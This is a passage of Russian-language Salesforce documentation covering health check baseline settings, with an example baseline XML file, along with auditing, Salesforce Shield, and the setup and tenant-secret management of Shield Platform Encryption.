PasswordPolicies.obscureSecretAnswer	• «True» — соответствующая • «warning» или «critical» — несоответствующая

параметры безопасности, имеющие числовой диапазон

Числовые значения представляют собой положительные целые числа с одним десятичным разрядом после запятой. параметры в числовом диапазоне могут быть либо предупреждающими, либо соответствующими. Критические значения подразумеваются на основании других значений в составе параметры. У каждой параметры есть характерные правила проверки, потому вводить разрешается только приемлемые значения.

Параметр	Соответствующее значение	Предупреждающее значение
PasswordPolicies.history	Любое целое число в диапазоне от «0,0» до «24,0»	Любое целое число в диапазоне от «0,0» до «24,0», которое ниже соответствующего значения Прим.: Любое значение, которое ниже предупреждающего значения, является критическим
CertificateAndKeyManagement.certExpiration	Количество дней — любое целое число в диапазоне от «0,0» до «180,0»	Любое целое число в диапазоне от «0,0» до «180,0», которое ниже соответствующего значения Прим.: Любое значение, которое ниже предупреждающего значения, является критическим

Параметр	Соответствующее значение	Предупреждающее значение
FileUploadAndDownloadSecurity.hybridSecurityRiskFileTypes	Любое целое число, равное «0,0» или выше	Любое целое число, превышающее заданное соответствующее значение Прим.: Любое значение, которое выше предупреждающего значения, является критическим
CertificateAndKeyManagement.keySize	«4096,0» или «2048,0»	«4096,0» или «2048,0» Прим.: Чтобы запретить размер ключа 2048, введите в качестве соответствующего значение «4096,0» и значение для предупреждения в виде любого числа из диапазона от «2048,0» и «4096,0».
PasswordPolicies.minPasswordLength	Любое целое число в диапазоне от «5,0» до «50,0»	Любое целое число в диапазоне от «5,0» до «50,0», которое ниже соответствующего значения Прим.: Любое значение, которое ниже предупреждающего значения, является критическим
RemoteSiteSettings.remoteSiteSettings	Максимальное количество разрешенных настроек удаленного сайта — любое целое число больше «0,0».	Любое целое число, превышающее заданное соответствующее значение Прим.: Любое значение, которое выше предупреждающего значения, является критическим

параметры безопасности, определяемые перечислением

Значения, определяемые перечислением, позволяют вам выбирать между предоставляемыми текстовыми строками. Используйте все возможные значения и определите для каждого из них, являются ли они соответствующими, предупреждающими или критическими. Перечисляемые значения чувствительны к регистру. Вы можете придать несколько перечисляемых имен одному статусу, разделяя их запятыми, например: соответствующие = «ПятнадцатьМинут,ТридцатьМинут,ШестьдесятМинут,ДваЧаса».

При условии что использованы все значения, можно оставить статус пустым. Например, вы можете разделить все значения между соответствующими и критическими, а класс предупреждающих значений оставить пустым: `warning=""`. Не оставляйте пустым статус соответствующих значений.

Важное замечание: Используйте каждое приемлемое значение в данной настройке. Если какое-то значение будут пропущено, файл не импортируется.

Параметр	Приемлемые значения
PasswordPolicies.complexity	• "UpperLowerCaseNumericSpecialCharacters" • "UpperLowerCaseNumeric" • "SpecialCharacters" • "AlphaNumeric" • "NoRestriction" (высочайший уровень риска)
PasswordPolicies.expiration	• "ThirtyDays" • "SixtyDays" • "NinetyDays" • "SixMonths" • "OneYear" • "Never" (высочайший уровень риска)
PasswordPolicies.lockoutInterval	• "Forever" (администратор должен сбросить) • "SixtyMinutes" • "ThirtyMinutes" • "Never" (высочайший уровень риска)
PasswordPolicies.maxLoginAttempts	• "ThreeAttempts" • "FiveAttempts" • "TenAttempts" • "No Limit" (высочайший уровень риска)
PasswordPolicies.questionRestriction	• "DoesNotContainPassword" • "None" (высочайший уровень риска)
SessionSettings.timeout	• "FifteenMinutes" • "ThirtyMinutes" • "SixtyMinutes" • "TwoHours" • "FourHours" • "EightHours" • "TwelveHours" • "TwentyFourHours" (высочайший уровень риска)

Пример:

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
<!-- Please read Custom Baseline File Requirements for information about making changes in this file:
https://help.salesforce.com/articleView?id=security_custom_baseline_file_requirements.htm -->
<baseline xsi:noNamespaceSchemaLocation="security-risk-baseline.xsd"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" developerName="SFDCRecommended" name="SFDC
recommended">
  - <highRiskSecuritySettings>
        <booleanSetting name="SessionSettings.lockSessionsToDomain" nonCompliant="critical" compliant="true"/>
        <booleanSetting name="SessionSettings.enableSmsIdentity" nonCompliant="critical" compliant="true"/>
        <booleanSetting name="SessionSettings.clickjackSetup" nonCompliant="critical" compliant="true"/>
        <booleanSetting name="SessionSettings.clickjackNonSetup" nonCompliant="critical" compliant="true"/>
        <booleanSetting name="SessionSettings.clickjackVisualForceHeaders" nonCompliant="critical" compliant="true"/>
        <booleanSetting name="SessionSettings.clickjackVisualForceNoHeaders" nonCompliant="critical"
            compliant="true"/>
        <booleanSetting name="SessionSettings.csrfGet" nonCompliant="critical" compliant="true"/>
        <booleanSetting name="SessionSettings.csrfPost" nonCompliant="critical" compliant="true"/>
        <booleanSetting name="SessionSettings.requireSecureConnections" nonCompliant="critical" compliant="true"/>
        <booleanSetting name="SessionSettings.requireHttpOnly" nonCompliant="warning" compliant="true"/>
        <numericRangeSetting name="FileUploadAndDownloadSecurity.hybridSecurityRiskFileTypes" compliant="0.0"
            warning="0.5"/>
        <enumSetting name="PasswordPolicies.maxLoginAttempts" compliant="ThreeAttempts"
            warning="FiveAttempts,TenAttempts" critical="NoLimit"/>
    </highRiskSecuritySettings>
  - <mediumRiskSecuritySettings>
        <booleanSetting name="PasswordPolicies.minOneDayPasswordLifetime" nonCompliant="warning"
            compliant="true"/>
        <booleanSetting name="SessionSettings.forceRelogin" nonCompliant="critical" compliant="true"/>
        <booleanSetting name="SessionSettings.enforceLoginIp" nonCompliant="warning" compliant="true"/>
        <booleanSetting name="LoginAccessPolicies.adminLoginAsAnyUser" nonCompliant="warning" compliant="false"/>
        <numericRangeSetting name="PasswordPolicies.history" compliant="3.0" warning="1.0"/>
        <numericRangeSetting name="PasswordPolicies.minPasswordLength" compliant="8.0" warning="6.0"/>
        <enumSetting name="PasswordPolicies.expiration" compliant="ThirtyDays,SixtyDays,NinetyDays"
            warning="SixMonths" critical="OneYear,Never"/>
        <enumSetting name="PasswordPolicies.complexity"
            compliant="SpecialCharacters,UpperLowerCaseNumeric,UpperLowerCaseNumericSpecialCharacters"
            warning="AlphaNumeric" critical="NoRestriction"/>
    </mediumRiskSecuritySettings>
  - <lowRiskSecuritySettings>
        <booleanSetting name="PasswordPolicies.obscureSecretAnswer" nonCompliant="warning" compliant="true"/>
        <booleanSetting name="SessionSettings.forceLogoutOnTimeout" nonCompliant="warning" compliant="true"/>
        <numericRangeSetting name="RemoteSiteSettings.remoteSiteSettings" compliant="0.0" warning="1.0"/>
        <numericRangeSetting name="CertificateAndKeyManagement.certExpiration" compliant="180.0" warning="1.0"/>
        <enumSetting name="PasswordPolicies.questionRestriction" compliant="DoesNotContainPassword"
            warning="None"/>
        <enumSetting name="PasswordPolicies.lockoutInterval" compliant="ThirtyMinutes,SixtyMinutes,Forever"
            warning="FifteenMinutes"/>
        <enumSetting name="SessionSettings.timeout"
            compliant="FifteenMinutes,ThirtyMinutes,SixtyMinutes,TwoHours"
            warning="FourHours,EightHours,TwelveHours" critical="TwentyFourHours"/>
    </lowRiskSecuritySettings>
  - <informationalSecuritySettings>
        <numericRangeSetting name="CertificateAndKeyManagement.keySize" compliant="4096.0" warning="2048.0"/>
    </informationalSecuritySettings>
</baseline>
```

СМ. ТАКЖЕ:

Создание настраиваемого базиса для проверки состояния

Аудит

Аудит обеспечивает информацией об использовании системы, которая может иметь критически важное значение при диагностике потенциальных или реальных проблем безопасности. Функции аудита Salesforce как таковые не обеспечивают безопасность организации; кто-то в вашей организации должен проводить регулярные аудиты, позволяющие диагностировать потенциальные угрозы.

Чтобы гарантировать безопасность системы, рекомендуем выполнять аудиты для отслеживания непредвиденных изменений или тенденций использования.

Поля изменения записи
Все объекты содержат поля, предназначенные для хранения имени пользователя, создавшего запись, и имени пользователя, изменившего запись последним. Данные поля содержат основные сведения аудита.

Журнал входов
Система позволяет просматривать список удачных и неудачных попыток входа в организацию за последние шесть месяцев. См. раздел «Отслеживание журнала входов» на странице 1235.

Отслеживание журнала поля
При необходимости включите функцию аудита для отдельных полей, позволяющую автоматически отслеживать любые изменения в значениях выбранных полей. Несмотря на доступность функции аудита для всех настраиваемых объектов, функция аудита на уровне поля поддерживается только некоторыми стандартными объектами. См. раздел «Отслеживание журнала поля» на странице 1249.

Контрольный журнал настройки
Администраторы могут просматривать контрольный журнал настройки, регистрирующий время изменения конфигурации организации. См. раздел «Отслеживание изменений в настройке» на странице 1245.

Компонент Salesforce Shield

Salesforce Shield представляет собой трио инструментов безопасности, которые могут использоваться администраторами и разработчиками, чтобы создать новый уровень доверия, прозрачности, соответствия и управления непосредственно в важнейших бизнес-приложениях. Это следующие инструменты: шифрование платформы, отслеживание событий и контрольный журнал поля. Обратитесь к администратору системы Salesforce с вопросом о наличии компонента Salesforce Shield в вашей организации.

Шифрование платформы

Шифрование платформы позволяет закодировать наиболее конфиденциальные данные во всех приложениях Salesforce. Это позволяет защитить личные, чувствительные, конфиденциальные и собственные данные, а также соответствовать внутренней и внешней политике соблюдения для данных. При этом сохраняются важнейшие функциональные возможности приложения, например поиск, бизнес-правила и правила проверки. Пользователь сохраняет полный контроль над ключами шифрования и может устанавливать полномочия для шифрованных данных, чтобы защитить конфиденциальную информацию от несанкционированного доступа. См. Шифрование платформы. на странице 949

Отслеживание событий

Функция отслеживания событий обеспечивает доступ к подробным сведениям о производительности, безопасности и использовании данных для всех приложений Salesforce. Любое взаимодействие отслеживается и доступно посредством API-интерфейса, поэтому пользователь может просматривать сведения в выбранном приложении визуализации данных. Можно просмотреть информацию о лице, получающем доступ к данным, времени и месте доступа. Рассмотрите внедрение среди пользователей для всех приложений. Устраните проблемы и оптимизируйте производительность для улучшения работы конечных пользователей. Данные отслеживания событий можно с легкостью импортировать в любой инструмент визуализации данных или приложение для отслеживания, например Wave Analytics, Splunk или New Relic. Для начала просмотрите курс обучения Отслеживание событий.

Контрольный журнал поля

Контрольный журнал поля предоставляет сведения о состоянии и значении данных в любой момент времени. Его можно использовать в целях соблюдения нормативных требований, внутреннего управления, аудита и обслуживания клиентов. Контрольный журнал поля (созданный с учетом работы с большими объемами данных и значительной масштабируемости) позволяет создать контрольный журнал с аналитическими данными за 10 лет, а также задать триггеры для времени удаления данных. См. Контрольный журнал поля на странице 1253.

Усиление защиты ваших данных с помощью шифрования платформы Shield

Шифрование платформы Shield повышает безопасность клиентских данных с сохранением важных функций платформы. Эта возможность позволяет шифровать конфиденциальные данные в местах хранения, а не только при передаче по сети, что позволяет компании беспрепятственно соблюдать политики конфиденциальности, нормативные требования и договорные обязательства по обработке личных данных.

Шифрование платформы Shield использует способы шифрования данных, поддерживаемые системой Salesforce по умолчанию. Данные, хранящиеся во многих стандартных и настраиваемых полях, а также файлах и вложениях шифруются с помощью дополнительной системы формирования ключа на основе HSM, что обеспечивает их защиту даже при попытках несанкционированного доступа ввиду наличия других проблем в системе безопасности.

Ключ шифрования данных не поддерживает сохранение и общий доступ для организаций. Взамен он извлекается по запросу из основного секрета и секрета клиента организации, а затем кэшируется на сервере приложений.

Вы можете попробовать шифрование платформы Shield бесплатно в организациях выпуска Developer Edition. Эта функция доступна в безопасных средах, после ее подготовки в вашей рабочей организации.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Шифрование полей и файлов

Выберите поля и файлы, которые нужно зашифровать. Помните о том, что шифрование не то же самое, что безопасность на уровне полей и объектов. Меры безопасности этих уровней уже должны быть реализованы до внедрения вашей стратегии шифрования.

Управление механизмом шифрования платформы Shield

Для включения функции шифрование платформы Shield для своей организации обратитесь к менеджеру по работе с клиентами Salesforce. Он поможет получить соответствующую лицензию для создания собственного уникального секрета клиента.

Принцип работы шифрования платформы Shield

Технология шифрования платформы Shield использует уникальный секрет клиента, которым вы управляете, а также основной секрет, предоставляемый системой Salesforce. Эти секреты используются вместе для создания уникального ключа шифрования данных. Этот ключ, в свою очередь, применяется для шифрования данных, которые пользователи помещают в систему Salesforce, а также для расшифровки данных, когда это требуется авторизованным пользователям.

Рекомендации по шифрованию платформы

Найдите время на определение наиболее вероятных угроз для организации. Данное действие позволяет шифровать только нужные данные, помогая пользователям отличать данные, требующие шифрования, от других данных. Убедитесь в наличии резервной копии секрета клиента и ключей. Помните, что управление секретами и ключами должно быть доступно только проверенным пользователям.

Недостатки и ограничения шифрования платформы Shield

Такое эффективное решение в области обеспечения безопасности, как шифрование платформы Shield, имеет некоторые недостатки. Если данные чрезмерно зашифрованы, некоторые пользователи могут ощутить ограничения некоторых функциональных возможностей, а отдельные функции могут не поддерживаться совсем. Учитывайте влияние на пользователей и бизнес-решение в целом при разработке стратегии шифрования.

СМ. ТАКЖЕ:

Руководство по внедрению функции шифрования платформы Salesforce

В чем разница между классическим шифрованием и шифрованием платформы Shield?

http://sfdc.co/encryptwhitepaper

Шифрование полей и файлов

Выберите поля и файлы, которые нужно зашифровать. Помните о том, что шифрование не то же самое, что безопасность на уровне полей и объектов. Меры безопасности этих уровней уже должны быть реализованы до внедрения вашей стратегии шифрования.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Шифрование полей

Выберите поле, которое нужно зашифровать. Если поле зашифровано, его значение будет невидимо для пользователей, которые не имеют разрешения на просмотр зашифрованных данных.

Шифрование файлов и вложений

Для другого уровня защиты данных рекомендуем шифровать файлы и вложения. Если шифрование платформы Shield включено, тело каждого файла или вложения будет шифроваться при передаче.

Исправление проблем совместимости

При выборе полей для шифрования система Salesforce автоматически проверяет организацию на наличие возможных побочных эффектов и отображает соответствующее предупреждение при обнаружении параметров, которые могут ставить под угрозу доступ к данным или препятствовать нормальному использованию системы Salesforce. Имеется несколько вариантов исправления таких проблем.

Извлечение зашифрованных данных посредством формул

Для быстрого поиска зашифрованных данных используйте поля настраиваемой формулы. Можно писать формулы с несколькими операторами и функциями, отображать зашифрованные данные в формате текста, даты и даты/времени, а также ссылаться на быстрые действия.

СМ. ТАКЖЕ:

Обзор шифрования платформы

Шифрование полей

Выберите поле, которое нужно зашифровать. Если поле зашифровано, его значение будет невидимо для пользователей, которые не имеют разрешения на просмотр зашифрованных данных.

В зависимости от размера организации, включение стандартного поля для шифрования может занять несколько минут.

1. Убедитесь, что у вашей организации имеется активный ключ шифрования. Если вы не уверены, уточните у администратора.
2. В меню «Настройка» используйте поле «Быстрый поиск», чтобы найти страницу настройки шифрования платформы.
3. Нажмите **«Шифровать поля»**
4. Нажмите кнопку **«Правка»**.
5. Выберите нужные поля для шифрования и сохраните параметры.

Автоматическая служба проверки шифрования платформы проверит параметры в организации, которые могут блокировать шифрование. Вы получите эл. сообщение с предложениями по исправлению всех несовместимых параметров.

Значения полей шифруются автоматически только в записях, созданных или обновленных после включения шифрования. Чтобы гарантировать шифрование значений полей, компания Salesforce рекомендует обновлять текущие записи. Например, при шифровании поля «Описание» в объекте «Обращение» можно с помощью приложения Data Loader обновить все записи обращений. Свяжитесь с Salesforce, если требуется помощь в данном вопросе.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

СМ. ТАКЖЕ:

- Какие поля можно шифровать?
- Ограничения полей с шифрованием платформы Shield
- Data Loader
- Почему мои зашифрованные данные не маскируются?
- https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/customfield.htm
- Извлечение зашифрованных данных посредством формул

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настройки:

- Просмотр настройки и конфигурации

Для шифрования полей сделайте следующее.

- «Настройка приложения»

Шифрование файлов и вложений

Для другого уровня защиты данных рекомендуем шифровать файлы и вложения. Если шифрование платформы Shield включено, тело каждого файла или вложения будет шифроваться при передаче.

Прим.: Прежде чем начать работу, убедитесь, что организация использует активный ключ шифрования. При наличии сомнений обратитесь к администратору.

1. Введите *«Шифрование платформы»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Шифрование платформы»**.
2. Установите флажок **«Шифровать файлы и вложения»**.
3. Нажмите кнопку **«Сохранить»**.

Важное замечание: Пользователи с доступом к файлу могут работать с ним как обычно, независимо от своих полномочий, касающихся шифрования. Пользователи, выполнившие вход в систему вашей организации и имеющие права чтения, могут выполнять поиск и просмотр текста содержимого.

Пользователи могут продолжить загрузку файлов и вложений в пределах обычных ограничений по размеру файлов. Любое увеличение размера файла, инициированное шифрованием, не учитывается данными ограничениями.

Включение шифрования файлов и вложений коснется новых файлов и вложений. Оно не шифрует автоматически файлы и вложения, которые уже были в системе Salesforce. Чтобы зашифровать имеющиеся файлы, обратитесь в Salesforce.

Чтобы проверить, зашифрован ли файл или вложение, поищите значок шифрования на странице подробных сведений файла или вложения. Выполните запрос поля `isEncrypted` объекта ContentVersion (для файлов) или объекта Attachment (для вложений).

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.


Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настройки:
- Просмотр настройки и конфигурации

Для шифрования файлов:
- Настройка приложения

Когда файл зашифрован, вы видите следующее.



СМ. ТАКЖЕ:

- Какие файлы шифруются?
- Data Loader
- https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_contentversion.htm
- https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_attachment.htm

Исправление проблем совместимости

При выборе полей для шифрования система Salesforce автоматически проверяет организацию на наличие возможных побочных эффектов и отображает соответствующее предупреждение при обнаружении параметров, которые могут ставить под угрозу доступ к данным или препятствовать нормальному использованию системы Salesforce. Имеется несколько вариантов исправления таких проблем.

Если результаты содержат сообщения об ошибках, возможно, действует одно или несколько следующих ограничений.

Порталы
Нельзя зашифровать стандартные поля, поскольку в организации включен клиентский или партнерский портал. Для деактивации клиентского портала перейдите на страницу «Параметры клиентского портала» в меню «Настройка». Для деактивации партнерского портала перейдите на страницу «Партнеры» в меню «Настройка».

Прим.: В сообществах эта проблема не появляется. Сообщества полностью совместимы с шифрованием.

Правила общего доступа на основе критериев
Выбрано поле, которое используется в фильтре правила общего доступа на основе критериев.

Запросы SOQL/SOSL
Выбрано поле, которое используется в агрегатной функции запроса SOQL или операторе WHERE, GROUP BY или ORDER BY.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Поля формулы
Выбрано поле, которое используется полем настраиваемой формулы неподдерживаемым способом. Формулы могут использовать переменные BLANKVALUE, CASE, HYPERLINK, IF, IMAGE, ISBLANK, ISNULL и NULLVALUE и операцию соединения (&).

Информационные таблицы
Выбрано поле, которое используется информационной таблицей.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

СМ. ТАКЖЕ:

Назад к родительской теме

Извлечение зашифрованных данных посредством формул

Для быстрого поиска зашифрованных данных используйте поля настраиваемой формулы. Можно писать формулы с несколькими операторами и функциями, отображать зашифрованные данные в формате текста, даты и даты/времени, а также ссылаться на быстрые действия.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Поддерживаемые операторы, функции и действия

Поддерживаемые операторы и функции:

- `&` и `+` (объединить)
- `BLANKVALUE`
- `CASE`
- `HYPERLINK`
- `IF`
- `IMAGE`
- `ISBLANK`
- `ISNULL`
- `NULLVALUE`

Также поддерживается:

- Охват
- Быстрые действия

Формулы могут возвращать данные только в формате текста, даты или даты/времени.

`&` и `+` (объединить)

Это работает:

```
(encryptedField__c & encryptedField__c)
```

Почему это работает:

Это работает, потому что поддерживается оператор `&`.

Это не работает:	`LOWER(encryptedField__c & encryptedField__c)`
Почему это не работает:	Функция `LOWER` не поддерживается, а в качестве входного используется зашифрованное значение.

Обращение

`CASE` возвращает значения зашифрованных полей, но не сравнивает их.

Это работает:	`CASE(custom_field__c, "1", cf2__c, cf3__c))` когда зашифровано любое из значений `cf2__c` и `cf3__c` либо оба этих значения
Почему это работает:	`custom_field__c` сравнивается с «1». Если сравнение верно, формула возвращает `cf2__c`, поскольку она не сравнивает два зашифрованных значения.
Это не работает:	`CASE("1", cf1__c, cf2__c, cf3__c)` когда `cf1__c` зашифровано
Почему это не работает:	Нельзя сравнивать зашифрованные значения.

`ISBLANK` и `ISNULL`

Это работает:	`OR(ISBLANK(encryptedField__c), ISNULL(encryptedField__c))`
Почему это работает:	Поддерживается и `ISBLANK`, и `ISNULL`. `OR` работает в этом примере, поскольку `ISBLANK` и `ISNULL` возвращают логическое, а не зашифрованное значение.

Охват

Это работает:	`(LookupObject1__r.City & LookupObject1__r.Street) & (LookupObject2__r.City & LookupObject2__r.Street) & (LookupObject3__r.City & LookupObject3__r.Street) & (LookupObject4__r.City & LookupObject4__r.Street)`
Как и зачем использовать это:	Охват позволяет получить зашифрованные данные из нескольких объектов. Например, предположим, что вы работаете в отделе обслуживания клиентов компании Universal Containers. Клиент подал обращение о проблеме с распространением, и вы хотите понять, насколько она велика. Вам нужны все адреса доставки, связанные с этим конкретным обращением. Этот пример возвращает все адреса доставки клиентов в виде одной строки в макете вашего обращения.

Validation

Служба проверки шифрования проверяет вашу организацию, чтобы подтвердить ее совместимость с типами полей зашифрованной формулы.

При шифровании данного поля служба проверки:

- Получает все поля формулы, которые ссылаются на данное поле
- Проверяет совместимость полей формулы с шифрованием
- Проверяет, что поля формулы больше нигде не используются для фильтрации или сортировки

Ограничения

До 200 полей формулы могут ссылаться на определенное настраиваемое шифрованное поле. Если на поле ссылается более 200 полей формулы, то его нельзя будет зашифровать. Если вам нужно сослаться на зашифрованное настраиваемое поле более чем из 200 полей формулы, свяжитесь с компанией Salesforce.

Когда вы указываете на необходимость зашифровать множество полей одновременно, ограничение в 200 полей применяется ко всей серии. Если вы знаете, что шифруете поля, на которые ссылаются многочисленные поля формул, шифруйте их по одному.

Важное замечание: Начиная с выпуска Spring '17, шифрование платформы Shield больше не будет скрывать зашифрованные данные. Чтобы в полной мере использовать шифрование для типов полей настраиваемой формулы, рекомендуется утвердить критическое обновление «Выключение скрытия зашифрованных данных».

Для активации этого критически важного обновления:

1. Проанализируйте параметры безопасности поля, обращая внимание на типы полей, в которых есть зашифрованные данные. Обеспечьте настройку соответствующего доступа к полям в своей организации.
2. Введите строку *«Критические обновления»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Критические обновления»**.
3. Щелкните **«Активировать»** для критического обновления «Выключение скрытия зашифрованных данных».
4. Обновите страницу в обозревателе.

Управление механизмом шифрования платформы Shield

Для включения функции шифрование платформы Shield для своей организации обратитесь к менеджеру по работе с клиентами Salesforce. Он поможет получить соответствующую лицензию для создания собственного уникального секрета клиента.

Назначьте полномочия «Управление ключами шифрования», «Управление сертификатами» и «Изменение приложения» доверенным лицам для управления секретами клиентов и сертификатами. Полномочие «Управление ключами шифрования» позволяет пользователям создавать, экспортировать, импортировать и уничтожать ключи организации. Советуем регулярно отслеживать действия данных пользователей по управлению ключами посредством контрольного журнала настройки.

Пользователи с полномочиями «Управление сертификатами» и «Управление ключами шифрования» могут управлять сертификатами и секретами клиента при помощи службы Bring Your Own Key (BYOK) шифрования платформы Shield. Вы также можете отслеживать деятельность этих пользователей по управлению ключами и сертификатами через контрольный журнал настройки.

Авторизованные разработчики могут создавать, менять, экспортировать, удалять и повторно импортировать секреты клиента путем кодирования вызова для объекта TenantSecret в интерфейсе Salesforce API.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- Управление ключами шифрования

Создание секрета клиента

Salesforce может создать для вас уникальный секрет клиента для своей организации, либо же вы сами можете создать собственный секрет клиента, задействуя свои внешние ресурсы. В любом случае вы сами управляете секретом клиента: меняет, архивирует и передает другим пользователям на ответственное хранение.

Смена ключей шифрования

Вы контролируете жизненный цикл ключей шифрования данных вашей организации, управляя жизненным циклом секретов клиента. Вам следует регулярно формировать новый секрет клиента и архивировать ранее активированный.

Архивирование секрета клиента

Секрет клиента является уникальным для организации и конкретных данных, к которым он применяется. В Salesforce рекомендуют экспортировать секрет клиента, чтобы гарантировать доступ к данным в тех случаях, когда пользователю может требоваться получение повторного доступа к связанным данным.

Уничтожение секрета клиента

Рекомендуем уничтожать секреты клиента только в крайних случаях, когда доступ к связанным данным больше не требуется. Секрет клиента является уникальным для организации и конкретных данных, к которым он применяется. Уничтожение секрета клиента инициирует отмену доступа к связанным данным, кроме случаев предварительного экспорта и последующего импорта ключа в систему Salesforce

Выключение шифрования платформы Shield

Вам может понадобиться выключить шифрование платформы Shield для полей, файлов или и того и другого. Вы можете включить или выключить шифрование поля в индивидуальном порядке, но шифрование файла применяется ко всем или ни к одному.

СМ. ТАКЖЕ:

Обзор шифрования платформы

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

Создание секрета клиента

Salesforce может создать для вас уникальный секрет клиента для своей организации, либо же вы сами можете создать собственный секрет клиента, задействуя свои внешние ресурсы. В любом случае вы сами управляете секретом клиента: меняет, архивирует и передает другим пользователям на ответственное хранение.

При создании секрета клиента данный ключ используется для шифрования всех новых данных. Тем не менее, текущие конфиденциальные данные остаются зашифрованными посредством предыдущих ключей. В данном случае мы настоятельно рекомендуем повторно зашифровать данные поля с помощью новейшего ключа. Обратитесь за помощью по этому вопросу в Salesforce.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

Формирование секрета клиента с помощью Salesforce

Salesforce позволяет легко сформировать уникальный секрет клиента из меню «Настройка».

Управление секретами клиентов по типу

Типы секретов клиентов позволяют указывать, какие данные требуется шифровать с использованием секрета клиента. К секретам клиентов, которые шифруют разные виды данных, можно применять различные циклы поворота ключей или политики уничтожения ключей. Секрет клиента можно применять к файлам поискового индекса или другим данным, хранящимся в Salesforce.

Создание собственного секрета клиента (BYOK)

При предоставлении собственного секрета клиента вы получаете преимущество встроенной системы шифрования платформы Shield Salesforce плюс дополнительную уверенность за счет эксклюзивного управления своим секретом клиента.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- Управление ключами шифрования

СМ. ТАКЖЕ:

Наборы полномочий

Профили

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

Формирование секрета клиента с помощью Salesforce

Salesforce позволяет легко сформировать уникальный секрет клиента из меню «Настройка».

Только авторизованные пользователи могут формировать секреты клиента на странице «Шифрование платформы». Обратитесь к администратору Salesforce для назначения полномочия «Управление ключами шифрования».

1. Введите *«Шифрование платформы»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Шифрование платформы»**.
2. Выберите тип данных в раскрывающемся списке «Выбор типа секрета клиента».
3. Щелкните **«Создать секрет клиента»**.

   То, как часто можно формировать секрет клиента, зависит от типа секрета клиента.

